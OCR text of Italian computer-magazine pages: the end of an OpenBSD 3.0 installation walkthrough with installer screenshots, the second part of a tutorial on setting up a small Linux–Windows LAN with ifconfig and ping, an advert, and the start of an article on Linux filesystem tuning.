Appariranno immediatamente, scorrendo dal basso verso l'alto, alcuni messaggi di avvertimento. E' sempre bene leggere tutto quello che viene stampato a schermo. In questo caso si viene avvertiti che la procedura che seguirà, dovendo lavorare sul disco fisso, potrebbe causare la perdita di eventuali dati esistenti.
Proprio per questo motivo è consigliabile, nel caso di OpenBSD come nel caso di qualsiasi installazione di sistemi operativi che non si conoscono in maniera approfondita, tentare l'installazione su un disco fisso vuoto (eventualmente eliminando i dischi con dati importanti sia fisicamente, sia rimuovendoli dai dischi rilevati agendo da Bios).
Inoltre la procedura di installazione avverte che in qualsiasi momento è possibile interrompere la procedura premendo *Ctrl+C* contemporaneamente ed eventualmente *'enter'*.
Il sistema quindi chiederà su che tipo di terminale si sta lavorando. Nelle parentesi quadre il sistema suggerirà di volta in volta la risposta più 'accettabile' cercando di facilitare così il nostro compito.
Una pressione del tasto *'enter'* basterà per inviare tale risposta.
Per quanto riguarda il tipo di terminale, quello che il sistema ci suggerisce *(VT100)* è più che sufficiente.
Nel caso, per esempio, avessimo cercato di installare OpenBSD su una macchina *Sun Sparc*, il terminale in uso era di tipo *'sun'*.

Partizionamento dei dischi

A questo punto inizia il lavoro sui dischi. Il sistema ci mostrerà i dischi rilevati e ci chiederà di specificare su quale disco vogliamo lavorare.
Insisto sul fatto che per iniziare un tentativo di installazione, una macchina con un unico disco IDE (la più comune configurazione dei PC che abbiamo in casa) ci renderà il lavoro più facile e ci eviterà di perdere tempo cercando di capire la posizione dei vari dischi.
In ogni caso i dischi IDE verranno visti da OpenBSD come *wd*, gli SCSI come *sd*. La lettera che compare immediatamente dopo specifica su quale canale si trova il disco (comunemente può essere: master sul primo canale, slave sul primo, master sul secondo e slave sul secondo).
Un disco IDE posizionato come master sul primo canale apparirà come *'wd0'*.
Se questo è l'unico disco disponibile sul sistema lo troveremo già indicato fra le parentesi quadre e ci basterà premere *Enter* per validare la scelta.
A questo punto ci verrà chiesto se usare tutto il disco per OpenBSD. Se scegliessimo di non usarlo completamente, verremmo immediatamente portati dentro il programma *'fdisk'* per specificare la partizione da usare.
Attenzione! Il fatto che rispondendo *'no'* si venga inviati al prompt di *fdisk*, non deve far pensare che questo è il metodo di partizionamento di OpenBSD. Il sistema di partizionamento è totalmente diverso (come aspetto tecnico) da quello di Windows o Linux.
Rispondere *'no'* alla richiesta di usare tutto il disco,

```
pm: 3600

6 partitions:
        size   offset    fstype   [fsize bsize   cpg]
 a:  1227744        0    unused        0     0
 c:  1229445        0    unused        0     0
 d
artition to delete: [] a
 n
artition to name: [] a
artition 'a' is not in use.
 a
artition: [a]
ffset: [0]
ize: [1227744] 1200000
S type: [4.2BSD]
ount point: [none] /
 a
artition: [b]
ffset: [1200000]
ize: [27744]
S type: [swap]
 w
```

Fig. 2 • La procedura di labeling dei dischi con OpenBSD.

implica che vi siano altri sistemi operativi sul disco fisso o che se ne vogliano installare in un secondo momento.
Invece il partizionamento di OpenBSD avverrà in seguito, all'interno dell'unica partizione creata con *fdisk*, e verrà denominata *'operazione di labeling'*.
Se il nostro disco è unico e verrà completamente utilizzato per l'installazione, è sicuramente conveniente rispondere si *('y')*.
Fatto questo, la schermata di installazione ci spiegherà che all'interno del disco indicato verrà scritta una

tabella delle partizioni di OpenBSD, che indicherà al sistema dove trovare la directory base del sistema (detta *'root del sistema'*), la partizione *swap* (per la memoria virtuale) e le altre directory aggiuntive.
Quindi ci verrà presentato un prompt atto a specificare il partizionamento.
Senza voler entrare nei dettagli, dirò che i comandi, rappresentati da una singola lettera, sono: *'a'* per aggiungere una partizione, *'d'* per eliminarla, *'p'* per mostrare la situazione delle partizioni e *'n'* per modificarne il *'mount point'*.
Il sistema si aspetta che venga creata prima la *'root'* del sistema quindi lo swap e le rimanenti.
Per semplificare suggerirei di assegnare tutto lo spazio del disco alla *'root'* del sistema, lasciando solo 200 Mb circa per lo swap della memoria virtuale.
Quindi dovremo mentalmente sottrarre circa 200Mb da riservare allo swap e il resto sarà lo spazio disponibile.
Se il disco è molto piccolo (es: 500Mb) anche un piccolo swap di 64Mb o 32Mb sarà sempre prezioso e utile, mentre ci lascerà 450Mb liberi per il sistema.
Se invece vogliamo partizionare ulteriormente il disco, dovremo calcolare quanto spazio riservare alle varie partizioni e quale mount point assegnare (per es: */home, /usr* e */var*).
Per lasciare tutto lo spazio disponibile alla root del sistema basterà rispondere in questa maniera:
prima *'p'* ci mostrerà il numero di partizioni (che sono denominate secondo l'alfabeto, quindi *a,b,c...*).
Con il comando *'d'* cancelleremo le partizioni presenti

```
partition: [b]
offset: [1200000]
size: [27744]
FS type: [swap]
> w
>
> q
No label changes.

You will now have the opportunity to enter filesystem information for wd0.
You will be prompted for the mount point (full path, including the prepending
'/' character) for each BSD partition on wd0.  Enter "none" to skip a
partition or "done" when you are finished.

The following partitions will be used for the root filesystem and swap:
        wd0a    /
        wd0b    swap


Now you can select another disk to initialize.  (Do not re-select a disk
you have already entered information for).  Available disks are:

wd0

Which one? [done]
```

Fig. 3 • La procedura di labeling è terminata.

tranne la *'c'*, che risulterà incancellabile.
Questo perché la *'c'* rappresenta l'interezza dello spazio dedicato a OpenBSD.
Quindi digiteremo *'a'* e invio. Alla domanda di specificare l'offset lasceremo il valore predefinito, mentre specificheremo subito dopo lo spazio da destinare al sistema OpenBSD (si può digitare il numero di mb seguito da una *'m'* oppure il numero di byte). Quindi premeremo semplicemente invio a tutte le domande poste dal sistema, accettando la risposta suggerita, fino alla richiesta di *'mount point'*. Qui si digiterà un '/' per indicare che quella è la partizione base del sistema.
Quindi ancora invio fino a tornare al '>' principale.
Allo stesso modo specificheremo la partizione swap lasciando i valori di default (tranne per la dimensione della partizione).
Nel caso volessimo specificare altre partizioni potremo farlo di seguito agendo come per la root.
Finito di assegnare lo spazio premeremo *'p'* per controllare che tutto corrisponda ai nostri desideri e poi *'w'* per salvare e *'q'* per chiudere.
Se qualcosa andasse storto e volessimo ricominciare tutto da capo ricordiamo che *'x'* è la chiusura senza salvare le informazioni, e che in ogni caso il disco non è ancora stato toccato e quindi anche un reset forzato è sempre una scelta migliore di una installazione poco chiara che minaccia di rovinare eventuali dati...
L'installazione proseguirà con l'indicazione dei *'mount point'*.
Visto che li avremo già indicati durante il labeling del disco fisso, troveremo nelle parentesi quadre il giusto parametro da inserire, e quindi a noi non resterà che premere invio. Giunti all'ultima partizione digiteremo invece *'done'* per passare alla fase successiva.
Premeremo invio anche alla richiesta di eventuali altri dischi da partizionare e digiteremo ancora *'done'* per porre termine alla fase di labeling.
A questo punto ci verrà presentata la situazione, cioè il numero di partizioni, con i vari mount point e ci verrà chiesto se vogliamo veramente formattare il disco. La risposta che troveremo sarà *no ('n')* per evitare accidentali formattazioni. Visto che invece noi siamo convinti di ciò che stiamo facendo, premeremo *'y'* per proseguire con l'installazione.

La configurazione della rete

Se il nostro computer è in possesso di una scheda di

```
Are you really sure that you're ready to proceed? [n] y
Creating filesystems...
Warning: 150 sector(s) in last cylinder unallocated
/dev/rwd0a:     1200000 sectors in 1270 cylinders of 15 tracks, 63 sectors
        585.9MB in 80 cyl groups (16 c/g, 7.38MB/g, 1792 i/g)

You will now be given the opportunity to configure the network.  This will be
useful if you need to transfer the installation sets via FTP, HTTP, or NFS.
Even if you choose not to transfer installation sets that way, this information
will be preserved and copied into the new root filesystem.

Configure the network? [y]
Enter system hostname (short form, e.g. "foo"): [] open

If you have any devices being configured by a DHCP server
it is recommended that you do not enter a default route or
any name servers.


You may configure the following network interfaces (the interfaces
marked with [X] have been successfully configured):

        [ ] le1

Configure which interface? (or, enter 'done') [le1]
```

Fig. 4 • La configurazione della rete di OpenBSD.

rete ed è collegato ad altri computer, possiamo configurare la rete.
Tale configurazione è importantissima specialmente nel caso in cui l'installazione del sistema avvenga attraverso un floppy boot e il download dei pacchetti da internet via ftp o web, anziché attraverso il CD di installazione.
Appena premuto il tasto *'y'* per iniziare la

```
If you have any devices being configured by a DHCP server
it is recommended that you do not enter a default route or
any name servers.

You may configure the following network interfaces (the interfaces
marked with [X] have been successfully configured):

        [ ] le1

Configure which interface? (or, enter 'done') [le1]
IP address (or 'dhcp') ? [] 192.168.1.1
Symbolic (host) name? [open]
Netmask ? [255.255.255.0]

You may configure the following network interfaces (the interfaces
marked with [X] have been successfully configured):

        [X] le1

Configure which interface? (or, enter 'done') [done]
Enter DNS domain name (e.g. "bar.com"): [] casa.home
Enter IP address of default route: [none] 192.168.1.254
Enter IP address of primary nameserver: [none] 192.168.1.253
Would you like to use the nameserver now? [y]
```

Fig. 5 • Completiamo la configurazione della rete.

configurazione, si dovranno inserire il nome host e il nome del dominio a cui si intende far appartenere la macchina. Se avete già una rete avrete sicuramente un nome di dominio per le macchine presenti.
Nel caso non abbiate una rete tale nome potete inventarlo cercando di non interferire con quelli in uso comune su internet. Immaginiamo di chiamare la nostra macchina *'open'* e dargli un dominio *'casa.home'*.
Questi quindi saranno rispettivamente i nomi da digitare.
A questo punto verranno presentate le interfacce rilevate e verrà chiesto quale configurare. Per un PC con una configurazione standard, vi sarà una sola interfaccia di rete e quindi la pressione del tasto enter sarà sufficiente.
Vi verrà chiesto se usare un *DHCP* (un server che assegna automaticamente gli indirizzi nelle reti locali) o se specificare l'indirizzo a mano. Noi scarteremo il *DHCP* per poter configurare a mano la macchina.
Inseriremo quindi l'indirizzo IP della macchina (es: *192.168.1.2)*, il nome associato all'interfaccia (troveremo come default il nome host), la network mask (es: *255.255.255.0)* e la modalità di utilizzo della scheda (che lasceremo nel valore di default salvo non si sia a conoscenze di problematiche specifiche nella propria rete).
A questo punto vi verrà chiesto se configurare altre interfacce di rete. Se quella configurata è l'unica, la risposta *'done'* sarà corretta.
Inseriremo quindi l'indirizzo del gateway (in una rete locale sarà il PC o il router che condivide la connessione a internet), del nameserver e se usare il nameserver immediatamente.
E' importante non utilizzare DHCP e nameserver se non si è completamente sicuri che i servizi esistano e siano funzionanti. Le risposte consigliate *('none')* servono infatti per evitare che l'inserimento errato di un parametro blocchi la procedura di installazione per diverso tempo.
A questo punto la rete sarà configurata e saremo pronti per installare i pacchetti.

Formattazione e installazione

Tutte le procedure di installazione nei sistemi Unix-like tendono a ritardare la formattazione fino all'ultimo momento per permettere modifiche o ripensamenti.
Anche OpenBSD a questo punto lascia la possibilità di lanciare una shell da usare per eseguire comandi aggiuntivi.
Premendo *"enter"* invece di *'y'* il sistema continuerà l'installazione e inizierà la formattazione del disco fisso.

```
Enter DNS domain name (e.g. "bar.com"): [] casa.home
Enter IP address of default route: [none] 192.168.1.254
Enter IP address of primary nameserver: [none] 192.168.1.253
Would you like to use the nameserver now? [y] n

The host table is as follows:

127.0.0.1 localhost
192.168.1.1 open. open

You may want to edit the host table in the event that you are doing an
NFS installation or an FTP installation without a name server and want
to refer to the server by name rather than by its numeric ip address.
Would you like to edit the host table with ed? [n]

You will now be given the opportunity to escape to the command shell to do
any additional network configuration you may need.  This may include adding
additional routes, if needed.  In addition, you might take this opportunity
to redo the default route in the event that it failed above.
Escape to shell? [n]
/dev/wd0a on /mnt type ffs (rw, asynchronous, local)

Please enter the initial password that the root account will have.
Password (will not echo):
Password (again):
```

Fig. 6 • Inserite la password di amministratore del sistema.

Appena terminata la formattazione verrà richiesta la password dell'amministratore di sistema (l'utente root). Digitatela e ricordatevela, perché un'eventuale smarrimento vi costringerà ad una procedura di ripristino lunga e complicata. Quindi dovrete specificare (premendo *'y'*) se nel sistema girerà un'interfaccia grafica e finalmente scegliere se installare i pacchetti via FTP, Web o CD-Rom.
A questo punto vorrei spendere due righe per spiegare un vincolo a cui ci obbliga OpenBSD per continuare a darci un prodotto così valido e performante.
La distribuzione delle ISO dei cdrom originali OpenBSD è proibita dal team OpenBSD. Allora, vi chiederete, perché ho in mano una copia del CD masterizzata da un amico del mio amico? Il team non impedisce a ciascuno di crearsi il proprio CD di installazione e distribuirlo.

Quindi quello che avete per le mani è un CD non derivato dall'originale ma da una distribuzione creata da qualche volontario, oppure è una copia dell'originale che viola il copyright.
L'uso di copie dei cdrom create da volontari, specialmente nel caso di installazioni di alto livello, comportano alcuni rischi minori, come quello di script errati, non perfettamente controllati e quindi di sistemi con qualche problema, e alcuni rischi gravi come la possibilità di pacchetti modificati ad hoc per creare installazioni con backdoor preinstallate.

```
You will now be asked for files to extract.  In addition to the
files listed in the selector you may enter any file located in
/mnt2//3.0/i386.  You can also enter 'all' to install all the standard
sets, or 'list' to list the files available in /mnt2//3.0/i386.
When you are done selecting files, enter 'done'.
Some of these sets are required for your install and some are optional --
You will want at least the base and bsd sets.
Consult the installation notes if you are not sure which sets are required!

The following sets are available for extraction.
Enter filename. 'list', 'all', or 'done'.
You may de-select a set by prepending a '-' to its name.

        [X] base30.tgz
        [X] etc30.tgz
        [ ] misc30.tgz
        [ ] comp30.tgz
        [X] man30.tgz
        [ ] game30.tgz
        [ ] xbase30.tgz
        [ ] xshare30.tgz
        [ ] xfont30.tgz
        [ ] xserv30.tgz
        [X] bsd
File name? [] _
```

Fig. 7 • La selezione dei pacchetti da installare sul sistema.

Ma OpenBSD non era free?

Sì, e lo è..., è scaricabile via FTP e Web direttamente dal sito *OpenBSD.org*, e da quei download è possibile crearsi il proprio CD di installazione, ma tale CD non sarà il CD-Rom originale OpenBSD e in ogni caso vi richiederà del lavoro supplementare che potreste risparmiarvi pagando un set di cdrom originali (45Euro).
Noi proseguiremo con l'installazione da cdrom digitando '*c*'. Premete *'enter'* per accettare la posizione dei file *(/3.0/i386)* e iniziare la selezione dei pacchetti.
La selezione, essendo testuale, potrebbe risultare scomoda.

```
        [X] base30.tgz
        [X] etc30.tgz
        [ ] misc30.tgz
        [ ] comp30.tgz
        [X] man30.tgz
        [ ] game30.tgz
        [ ] xbase30.tgz
        [ ] xshare30.tgz
        [ ] xfont30.tgz
        [ ] xserv30.tgz
        [X] bsd
File name? [] done

Ready to extract selected file sets? [y]

/mnt2//3.0/i386/base30.tgz:
100% |***************************************************| 22919 KB    01:15
/mnt2//3.0/i386/etc30.tgz:
100% |***************************************************|  1049 KB    00:04
/mnt2//3.0/i386/man30.tgz:
100% |***************************************************|  5509 KB    00:26
/mnt2//3.0/i386/bsd:
100% |***************************************************|  4231 KB    00:05
```

Fig. 8 • I pacchetti vengono installati sul sistema, siete ormai ad un passo dalla conclusione.

```
Making all device nodes (by running /dev/MAKEDEV all) ...... done.
Installing boot block...
boot: /mnt/boot
proto: /usr/mdec/biosboot
device: /dev/rwd0c
/usr/mdec/biosboot: entry point 0
proto bootblock size 512
room for 12 filesystem blocks at 0x16f
Will load 7 blocks of size 8192 each.
Using disk geometry of 63 sectors and 32 heads.
 0: 21 @(7 10 43) (14784-14804)
 1: 63 @(7 11 1) (14805-14867)
 2: 28 @(7 12 1) (14868-14895)
/mnt/boot: 3 entries total
installboot: broken MBR

Enabling machdep.allowaperture. Read xf86(4) for more information.

Unmounting filesystems... /mnt ... Done.

CONGRATULATIONS!  You have successfully installed OpenBSD!  To boot the
installed system, enter halt at the command prompt. Once the system has
halted, reset the machine and boot from the disk.

# _
```

Fig. 9 • Congratulazioni, avete appena terminato con successo l'installazione di OpeBSD sul vostro computer.

Voglio ricordare che si possono sempre digitare (oltre al 'done' di fine selezione) *'all'* per installare tutti i pacchetti e *'none'* per installare un sistema minimo.
Per aggiungere pacchetti basterà digitare il nome del pacchetto preceduto da un segno '+' per aggiungerlo.
Lo stesso con un segno '-' eliminerà il pacchetto.
Finita la selezione, digiterete *'done'* per terminale la selezione e *'y'* per avviare l'installazione dei pacchetti che potrebbe prendere più o meno tempo a seconda della potenza del la macchina.
Terminata questa fase vi verrà chiesto se processare altri pacchetti aggiuntivi o meno.
Un *'n'* ci farà proseguire nei settaggi dell'ora del sistema e del fuso orario.
Facendovi listare le varie zone con la pressione di '?' e digitando il nome corrispondente alla zona di appartenenza, il sistema setterà il fuso orario in base alle vostre indicazioni.
Appena terminato il settaggio, il sistema completerà le ultime fasi dell'installazione fino ad arrivare al messaggio che vi chiederà di digitare *'reboot'*.

Installazione completata!

Appena la macchina si riavvierà, potrete eliminare il CD e far riavviare la macchina da disco fisso.
Il boot sarà esattamente come quello da CD per la procedura di installazione, salvo il fatto che alla fine vi si presenterà la richiesta di login.
Inserite come username *'root'* e la password che avete digitato in fase di installazione.
Ora siete pronti per testare questo notevole sistema operativo. Giusto per hint, un'occhiata alla man page di *'afterboot'* (digitando *'man afterboot'* dal prompt) potrà darvi delucidazioni sui primi passi da compiere in un sistema OpenBSD appena installato.

GiulioMaria Fontana

Orientati al Computer

EDIZIONI MASTER

IN EDICOLA

Installiamo una rete fra PC

[2Parte]

Eccoci alla seconda puntata su come installare la nostra piccola rete fai da te. Nei nostri esempi utilizzeremo la classe di indirizzi privati 10.0.0.0 con netmask 255.0.0.0. Quindi le nostre postazioni saranno 10.0.0.1, 10.0.0.2 e così via. E' il caso ora di puntualizzare brevemente il concetto di netmask.

Cosa vuol dire netmask? Letteralmente vuol dire maschera di rete, ed è in pratica un'informazione che ci dice quale parte dell'indirizzo IP del computer appartiene alla rete locale alla quale siamo collegati, e quale parte invece appartiene a reti diverse. Facciamo un esempio pratico:

192.168.1.1 netmask 255.255.255.0

vuol dire che gli indirizzo che vanno dal *192.168.1.1* al *192.168.1.255* possono essere utilizzati ed assegnati ai PC locali, mentre un indirizzo del tipo *192.168.2.1* appartiene ad una rete esterna a noi e che deve essere raggiunta tramite un Gateway con un apposito routing.
Ragioniamo un attimo in notazione binaria:
La parte dell'indirizzo IP che coincide agli zeri finali della netmask può essere utilizzata nella nostra rete locale. Anche se questa non è una spiegazione rigorosa e matematicamente valida ci è d'aiuto a capire i primi concetti delle sottoreti. Guardando sopra ci accorgiamo infatti che *192.168.2.1* ha una diversità nell'indirizzo IP relativo alla rete, e quindi dovrà essere raggiunto all'esterno della nostra LAN, perchè parte di un'altra rete. La parentesi può essere chiusa qui, anche se ci tornerà utile in seguito quando collegheremo la nostra rete ad internet, e quindi dovremo introdurre il concetto di *routing*, *gateway* etc.

		Indirizzo rete	Indirizzo Host
192.168.1.1	=	**11000000.10101000.00000001.** 00000001	(IP rete locale)
192.168.1.2	=	**11000000.10101000.00000001.** 00000010	(IP rete locale)
255.255.255.0	=	**11111111.11111111.11111111.** 00000000	(NETMASK)
192.168.2.1	=	**11000000.10101000.00000010.**00000001	(IP rete esterna)

Praticamente

Il presupposto di base è che ormai la scheda di rete sia stata correttamente montata sulla nostra macchina Linux e che il kernel sia stato configurato in modo da riconoscerla. Il comando di shell che dobbiamo ora impartire per configurare questa interfaccia è ifconfig:

```
[root@devil / root] # ifconfig eth0 10.0.0.1
                                netmask 255.0.0.0 up
```

Cosa abbiamo fatto?

- *IFCONFIG (Interface Config)* è il comando principale che serve a settare le interface di rete di una box linux.
- *ETH0* lo usiamo per specificare che stiamo settando la nostra prima interfaccia di tipo ethernet con indirizzo 10.0.0.1.
- *NETMASK* serve per specificare la netmask di questo IP.
- *UP* serve per far partire tale interfaccia.

Se tutto è andato a buon fine basterà digitare:

```
[root@devil / root] # ifconfig
```

ed avremo in output lo stato delle interfacce attive.

```
[root@devil /root]# ifconfig

eth0      Link encap:Ethernet  HWaddr
                               00:E0:7D:98:04:79
```

```
 inet addr:10.0.0.1  Bcast:10.255.255.255
                                  Mask:255.0.0.0
   inet6 addr: fe80::2e0:7dff:fe98:479/10
                                     Scope:Link
   UP BROADCAST RUNNING MULTICAST  MTU:1500
                                       Metric:1
   RX packets:1436660 errors:0 dropped:0
                                 overruns:0 frame:0
   TX packets:1686814 errors:0 dropped:0
                               overruns:0 carrier:0
   collisions:0 txqueuelen:100
   Interrupt:9

lo  Link encap:Local Loopback
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:16436  Metric:1
    RX packets:55745 errors:0 dropped:0
                                 overruns:0 frame:0
    TX packets:55745 errors:0 dropped:0
                               overruns:0 carrier:0
     collisions:0 txqueuelen:0

[root@devil /root]#
```

L'ultima prova locale è quella di pingare su se stessi.
Il *PING* è un comando di sistema che manda un pachhetto di dati *ICMP* ad un indirizzo dato e aspetta una risposta.
E' di solito usato per vedere se un sistema è in funzione.

```
[root@devil /root]# ping 10.0.0.1

PING 10.0.0.1 (10.0.0.1) from 10.0.0.1 : 56(84)
                                  bytes of data.

64 bytes from 10.0.0.1: icmp_seq=0 ttl=128
                                 time=363 usec

64 bytes from 10.0.0.1: icmp_seq=1 ttl=128
                                 time=214 usec

--- 10.0.0.1 ping statistics ---
2 packets transmitted, 2 packets received, 0%
                                   packet loss

round-trip min/avg/max/mdev = 0.214/0.288/0.363
                                     /0.076 ms

[root@devil /root]#
```

Il *ping* ci dà anche informazioni sull'efficienza della rete, cioè sul tempo necessario a raggiungere un altro nodo.
Se l'altra macchina è anche una box linux basterà ripetere le stesse operazioni cambiando l'*IP* con *10.0.0.2*. Se invece vogliamo utilizzare anche una postazione Windows, allora dobbiamo seguire dei semplici passi per settare la scheda di rete.

Configurazione sotto Windows

Anche ora il presupposto è che la scheda sia correttamente montata e che i relativi driver siano stati inseriti.
Clicchiamo con il tasto destro del mouse sull'icona di risorse di rete e scegliamo *PROPRIETA'*.
Apparirà un menù con le diverse impostazioni di rete.
Assicurarsi che sia già presente il protocollo TCP relativo alla scheda di rete e non quello per l'accesso remoto.
In caso il computer non sia mai stato configurato per l'accesso ad internet via modem scegliamo *AGGIUNGI->PROTOCOLLO->MICROSOFT->TCP*
Così facendo abbiamo aggiunto il protocollo.
Subito dopo evidenziamo tale protocollo che comparirà nell'elenco delle risorse disponibili e clicchiamo su *PROPRIETA'*.

Ovviamente se era già presente tale protocollo dobbiamo solo cliccare su *PROPRIETA'*.
Ci apparirà ora una maschera con una serie di menù.
Scegliamo prima di tutto *IP*, e assegnamo alla scheda l'indirizzo con la relativa netmask. Poi scegliamo gateway e indichiamo come valore l'indirizzo della box linux.




Fig. 1 • Risorse di Rete di Windows.

Andiamo infine su *dns* e assegnamo alla macchina un nome e un dominio. Ad esempio **pcwin.mynet.org**.
Pcwin sarà il nome dell'host, mentre *mynet.org* sarà la rete interna che andremo a configurare e gestire.
Confermate tutte le scelte verrà ovviamente chiesto di riavviare il sistema.
Attendiamo il riavvio del sistema e anche ora eseguiamo la prova del ping locale. Apriamo quindi una finestra dos e digitiamo i comando *ping* seguito dall'indirizzo *IP* della scheda locale.
Se tutto è andato bene otterremo lo stesso risultato di prima ma in una finestra *DOS*.

La prova del fuoco

Siamo ora pronti per eseguire la prova finale di collegamento: il *ping* fra le due postazioni.
Possiamo indifferentemente eseguirlo da Linux o da Windows.
Supponiamo di essere in una shell della box Linux, allora scriveremo :

```
[root@devil root]# ping 10.0.0.2
```

ed otterremo come risultato:




Fig. 2 • La finestra Windows per la configurazione del protocollo TCP/IP.

```
PING 10.0.0.2 (10.0.0.2) from 10.0.0.1 : 56(84)
                                    bytes of data.

64 bytes from 10.0.0.2: icmp_seq=0 ttl=128
                                    time=296 usec

64 bytes from 10.0.0.2: icmp_seq=1 ttl=128
                                    time=159 usec

64 bytes from 10.0.0.2: icmp_seq=2 ttl=128
                                    time=149 usec

--- 10.0.0.2 ping statistics ---
3 packets transmitted, 3 packets received, 0%
                                    packet loss

round-trip min/avg/max/mdev =
                    0.149/0.201/0.296/0.068 ms

[root@devil root]#
```

Se l'output a video dovesse essere diverso da questo, allora dobbiamo analizzare attentamente i passi precedenti.
Innanzitutto assicuriamoci che le lucine sull'HUB relative ai cavi che si collegano ai due PC siano accese e che il colore non indichi un conflitto o una collisione.
In caso il colore indicasse un problema allora dobbiamo preoccuparci prima di tutto del cavo e dei connettori su come sono stati crimpati, e poi subito dopo se la scheda di rete è effettivamente funzionante.
Capita spesso che le schede di rete economiche collegate su hub economici diano problemi se il cavo supera una certa lunghezza, o se non è stata effettuata con la massima cura la pinzatura.
Stesse considerazioni vanno fatte nel caso in cui la rete sia stata montata usando il cavo coassiale BNC, e quindi qui dobbiamo essere certi che il cavo non sia danneggiato o interrotto e che siano collegati correttamente i tappi terminatori agli estremi del bus.

Conclusioni

Abbiamo in questa puntata fatto dialogare due o più postazioni fra di loro, anche se ancora non ci è chiaro come possiamo beneficiare di questo collegamento.
Nella prossima puntata ci occuperemo di configurare il DNS interno al fine di gestire la risoluzione dei nomi degli HOST remoti e questo ci permetterà poi di poterci collegare ad internet con un semplicissimo modem e sfruttare il collegamento da tutte le postazioni in rete.
Non perdete la prossima puntata!

Carlo Stumpo

EDIZIONI MASTER


Cormatika

Questa sì che è un'**idea** per il tuo **computer**

Una corrente... d'aria nuova per il tuo computer, per scoprire tutte le novità hardware e software, le meraviglie di internet e, naturalmente, per avere le versioni più aggiornate dei migliori programmi per Windows.

Roba da rimanerci fulminati!

in edicola



Sistema

TUNING DI SISTEMI LINUX

Maggiore è la potenza di un server, maggiore saranno le performance richieste. In ambiente dove le prestazioni sono importanti (server di posta, server per autenticazioni distribuite, server Oracle...) sarà necessario operare le dovute modifiche al sistema operativo (scelta del file system, modifica dei parametri) in modo da permettere a questo una più corretta politica di manage delle risorse. Questo sarà il primo articolo di una serie che cercherà, nel possibile, di chiarire al lettore sia come opera il file system sia quale, tra i file system disponibili, sia la migliore scelta per permettere all'ambiente operativo di avere un incremento di prestazioni.

Attraverso l'utilizzo del file system è permesso all'utente di interagire con i file di sistema. Le operazioni di correlazione più comuni tra file system e amministratore sono (ovviamente non sono le sole):

- creare o cancellare file;
- leggere o scrivere file;
- creazione o cancellazione di una directory.

